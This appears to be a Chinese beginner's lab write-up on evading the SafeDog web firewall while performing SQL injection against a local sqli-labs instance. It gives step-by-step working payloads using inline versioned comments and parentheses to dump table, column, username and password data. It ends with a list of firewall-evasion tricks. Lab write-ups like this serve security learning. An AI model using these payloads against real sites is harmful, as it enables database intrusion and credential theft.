## 1.养狗


想要绕狗，就必须养条狗。去搜狗搜下安全狗，狗就出来了。



## 2. 开启 apache 服务

下载完安全狗，把他放在自己家里，开启 phpstudy。把能防护的都打开。


## 3. 开始遛狗。





输入 http://127.0.0.1/sqli-labs-master/sqli-labs-master/Less-1/?id=1 页面正常。

## 4. 测注入点


首先试一试是不是整型注入，在后面加 and 1=2 -- + 狗出来咬了。


## 5. 判断什么 payload 里狗咬的是那个。

（1）只输入 and 发现狗不咬，nice




（2）在 and 后面加一个 1 狗就出来了。





（3）这时候我们可以想把整型的 1 变成字符型试试。 狗又不咬了。


（4）构造 payload http://127.0.0.1/sqli-labs-master/sqli-labs-master/Less-1/?id=1 and '1'='1'-- +






可以断定狗咬这个 = 号。 这时候 = 可以用 like 代替，try

（5）http://127.0.0.1/sqli-labs-master/sqli-labs-master/Less-1/?id=1 and '1'like '1'-- +


狗又不咬了。

(6) 判断注入点 http://127.0.0.1/sqli-labs-master/sqli-labs-master/Less-1/?id=1 and '1'like'2'-- +发现和 http://127.0.0.1/sqli-labs-master/sqli-labs-master/Less-1/?id=1 and '1'like '1'-- +返回的界面一样，则说明不是整型注入，试一下字符型注入，发现 http://127.0.0.1/sqli-labs-master/sqli-labs-master/Less-1/?id=1' and '1'like'1'-- +和 http://127.0.0.1/sqli-labs-master/sqli-labs-master/Less-1/?id=1' and '1'like'2'-- +结果不一样。判断出注入点是'






## 6. 绕狗拿数据库名。

(1) 先爆数据库几列，可用 order by


http://127.0.0.1/sqli-labs-master/sqli-labs-master/Less-1/?id=1' and '1'like'1' order by 3-- +

http://127.0.0.1/sqli-labs-master/sqli-labs-master/Less-1/?id=1' and '1'like'1' order by 4-- +

发现 3 返回正确，4 错误，判断是 3 列。





（2）求显示位。把前面语句置为否，http://127.0.0.1/sqli-labs-master/sqli-labs-master/Less-1/?id=1' and '1'like'2' union select 1,2,3 -- + 发现狗又开始咬了。






判断出 union select 在一块就被狗咬，那么我们就把他们内联注释一下。

http://127.0.0.1/sqli-labs-master/sqli-labs-master/Less-1/?id=1' and '1'like'2' /*!union*/ select 1,2,3 -- +





发现还被咬，有个小知识，内联注释里面有个版本号。比如说/*!50000* select user()/ 当版本号大于等于 50000 时才执行当前内联注释里面的语句。我们可以写个小点的五位数。

Payload

http://127.0.0.1/sqli-labs-master/sqli-labs-master/Less-1/?id=1' and '1'like'2' /*!12345union*/ select 1,2,3 -- +




又躲过去了，并且发现显示位为 2，3.

（3）爆数据库名字，发现又咬。

http://127.0.0.1/sqli-labs-master/sqli-labs-master/Less-1/?id=1' and '1'like'2' /*!12345union*/ select 1,database(),3 -- +



这个不用问，就咬 database(),内联注释来一下。

发现加注释还过不去,加个(),发现过去了。以下为 payload

http://127.0.0.1/sqli-labs-master/sqli-labs-master/Less-1/?id=1' and '1'like'2' /*!12345union*/ select 1,(database/*!12345()*/),3 -- +


成功爆出数据库名字为 security

## 7. 爆表名。

http://127.0.0.1/sqli-labs-master/sqli-labs-master/Less-1/?id=1' and '1'like'2' /*!12345union*/ select 1,group_concat(table_name),3 from information_schema.tables where table_schema ='security' -- +

发现狗又咬了。

通过尝试发现狗咬 information_schema.tables，那么把他加个（）

构造成 http://127.0.0.1/sqli-labs-master/sqli-labs-master/Less-1/?id=1' and '1'like'2' /*!12345union*/ select 1,group_concat(table_name),3 from (information_schema.tables) where table_schema ='security' -- + 成功爆出表名。


## 8. 爆字段名

http://127.0.0.1/sqli-labs-master/sqli-labs-master/Less-1/?id=1' and '1'like'2' /*!12345union*/ select 1,group_concat(column_name),3 from (information_schema.columns) where table_schema ='security' and table_name='users' -- +

发现狗又咬。


刚才爆表名的时候可以过，现在不可以了，可以判断出狗咬 and table_name='users' ,那么我们先把 and 加个内联注释，构造成 http://127.0.0.1/sqli-labs-master/sqli-labs-master/Less-1/?id=1' and '1'like'2' /*!12345union*/ select 1,group_concat(column_name),3 from (information_schema.columns) where table_schema ='security' /*!12345and*/ table_name='users' -- +，可发现成功绕狗


## 9. 爆字段内容。

先构造出 http://127.0.0.1/sqli-labs-master/sqli-labs-master/Less-1/?id=1' and '1'like'2' /*!12345union*/ select 1,group_concat(username,password),3 from security.users -- +

最后一步了，狗还咬。放大招了。

http://127.0.0.1/sqli-labs-master/sqli-labs-master/Less-1/?id=1' and '1'like'2' /*!12345union*/ select 1,group_concat(username,password),3 from (security.users) -- +



成功过狗。

如果嫌账号密码全都显示在一行有些乱，可以用 limit，payload 如下

http://127.0.0.1/sqli-labs-master/sqli-labs-master/Less-1/?id=1' and '1'like'2' /*!12345union*/ select 1,concat(username,0x23,password),3 from (security.users) limit 0,1-- +


可以控制 limit 后的 0 来改变显示的行

我是一个初学 4 天的 sql 注入小白，请大佬们看在我打这么多字的份上别喷我。

最后分享一下过 sql 狗的几种基本方式

1.大小写混淆

2.ununionion selselectect 双写

3.编码格式 （改变进制）

4.内联注释 /!12345/

5.等价函数或命令 如 substr 和 substring

6.科学计数法 如 ?id 1=1 时用?id e0=e0

7.括号

8.组合绕过

## Thanks!